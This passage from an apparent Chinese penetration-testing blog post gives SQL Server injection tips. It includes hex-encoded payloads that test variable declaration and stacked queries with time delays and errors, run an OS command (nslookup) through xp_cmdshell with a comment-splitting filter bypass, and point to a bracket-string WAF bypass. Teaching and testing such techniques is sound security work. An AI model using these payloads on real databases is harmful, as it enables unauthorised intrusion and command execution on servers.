10.判断是否支持声明变量的办法:
延迟2s

select * from student where name='ddd' declare @i varchar(3000)=0x77616974666F722064656C61792027303A303A3227 execute(@i)

如果支持执行命令:
玩法巨多,说一种bypass的:


select * from student where name='ddd' declare @i varchar(3000)=0x6e736c6f6f6b75702062616964752e636f6d00000000

exec-- 123

xp_cmdshell

@i
成功执行命令:
11.判断是否支持堆叠查询:
1.产生延迟

select * from student where name='ddd';waitfor delay '0:0:2'-- 123


2.返回200 和返回异常

select * from student where name='ddd'select '1'

select * from student where name='ddd'select EXP(111111)-- 123

图在下方:



12.补充 []字符串:今早chybeta给我发了个文章,我补充下[]的内容:
使用[]字符串 bypass:
参考链接:https://www.gosecure.net/blog/2023/06/21/aws-waf-clients-left-vulnerable-to-sql-injection-due-to-unorthodox-mssql-design-choice/
sql server注入rce实践的更多相关文章
- Sql server注入一些tips
sql server环境测试: 几个特性: 1.sql server兼容性可以说是最差的. 举例: select x from y where id=1 字符串查询 select x from y w ...
- SQL Server链接MySQL实践
最近在访问多数据库的时候进行了SQLServer链接MySQL数据的实践,现总结如下: 一. 安装mysql-connector-odbc驱动: 1. 在SQL Server服务器的机器上安装mys ...
- SQL Server SA 最佳实践(也许不仅仅是翻译)
老实说,本文主要部分是翻译的,并且由于英语水平的问题,我没有完全翻译,有些我觉得不重要的就跳过了,目前看来应该八九不离十,或者说不会影响最终效果,对于英语水平好的读者,可以自行查看原文.但这一年里面我 ...
- SQL Server集成服务最佳实践:语句优化
SQL Server集成服务(SQL Server Integration Services,SSIS)在其前辈DTS(Data Transformation Services,数据转换服务) ...
- 【译】索引进阶(十七): SQL SERVER索引最佳实践
[译注:此文为翻译,由于本人水平所限,疏漏在所难免,欢迎探讨指正] 原文链接:传送门. 在本章我们给出一些建议:贯穿本系列我们提取出了十四条基本指南,这些基本的指南将会帮助你为你的数据库创建最佳的索引 ...
- SQL Server 2005 分区表实践——分区切换
本文演示了 SQL Server 2005 分区表分区切换的三种形式: 1. 切换分区表的一个分区到普通数据表中:Partition to Table: 2. 切换普通表数据到分区表的一个分区中:Ta ...
- SQL Server注入
1.利用错误消息提取信息 1.1 枚举当前表与列 --' 抛出错误:选择列表中的列 'users.id' 无效,因为该列没有包含在聚合函数或 GROUP BY 子句中. 发现表名为 'users',存 ...
- SQL Server CDC最佳实践
企业核心业务系统oltp的数据需要通过ETL同步到数据仓库,原始的ETL流程通过定制化从SQL Server中进行数据抽取,经过生产环境的监控,发现ETL过程的query会对生产系统造成额外负载.于是 ...
- sql server日志传送实践(基于server 2008 R2)
SQL Server 2008 R2 主从数据库同步 相关参考:http://blog.itpub.net/30126024/viewspace-2639526/ sql server日志传送(基于s ...
- C#连接上sql server 2008 第一次实践
花了一早上的时间,终于连接上了我的本地数据库,我想应该记一下! 先贴个代码: using System; using System.Collections.Generic; using System. ...
随机推荐
- pandas之sql操作
我们知道,使用 SQL 语句能够完成对 table 的增删改查操作,Pandas 同样也可以实现 SQL 语句的基本功能.本节主要讲解 Pandas 如何执行 SQL 操作.首先加载一个某连锁咖啡厅地 ...
- pysimplegui之窗口大小,位子,主题等属性修改
重点 1finalize()或Window参数finalize=True 调用以强制窗口通过初始化的最后阶段.这将导致 tkinter 资源被分配,以便它们可以被修改.这也会导致您的窗口出现.如果您不 ...
- Python简易学生管理系统
目录结构: 1. 学生文件 student.py # 学生类 class Student(object): # 存放学生信息 student_info = {} # 学生初始化方法 def __ini ...
- 非关系型数据库---Redis安装与基本使用
一.数据库类型 关系数据库管理系统(RDBMS) 非关系数据库管理系统(NoSQL) 按照预先设置的组织机构,将数据存储在物理介质上(即:硬盘上) 数据之间可以做无关联操作 (例如: 多表查询,嵌套查 ...
- 自定义Feign拦截器
简介 Feign的拦截器RequestInterceptor SpringCloud的微服务使用Feign进行服务间调用的时候可以使用RequestInterceptor统一拦截请求来完成设置head ...
- prometheus node-exporter安装
目录 prometheus node-exporter安装 包安装在linux服务器 Daemonset安装 Docker安装 helm安装 prometheus node-exporter安装 安装 ...
- OpenAI-GPT
操作系统:CentOS 7.6 安装依赖软件 进入 root 账号: sudo -i 安装部署 ChatGPT 必备的软件,并且启动 nginx : yum install git nginx -y ...
- 小程序TS报错 "无法重新声明块范围变量。此处也声明了xx "
初学者简单的方法,目前还没有遇到问题 想法很简单,当export导出,骗eslint认为是一个模块. 如果有新的问题欢迎留言,我也在学习 1 import utilsApi from '../util ...
- 【leetcode】258. 各位相加
[leetcode]258. 各位相加 C++解法: class Solution { public: int addDigits(int num) { string s;//用来将num转换成字符串 ...
- 大话AI绘画技术原理与算法优化
引子 博主很长一段时间都没有发文,确实是在忙一些技术研究. 如标题所示,本篇博文主要把近段时间的研究工作做一个review. 看过各种相关技术的公关文章,林林总总,水分很多. 也确实没有多少人能把一些 ...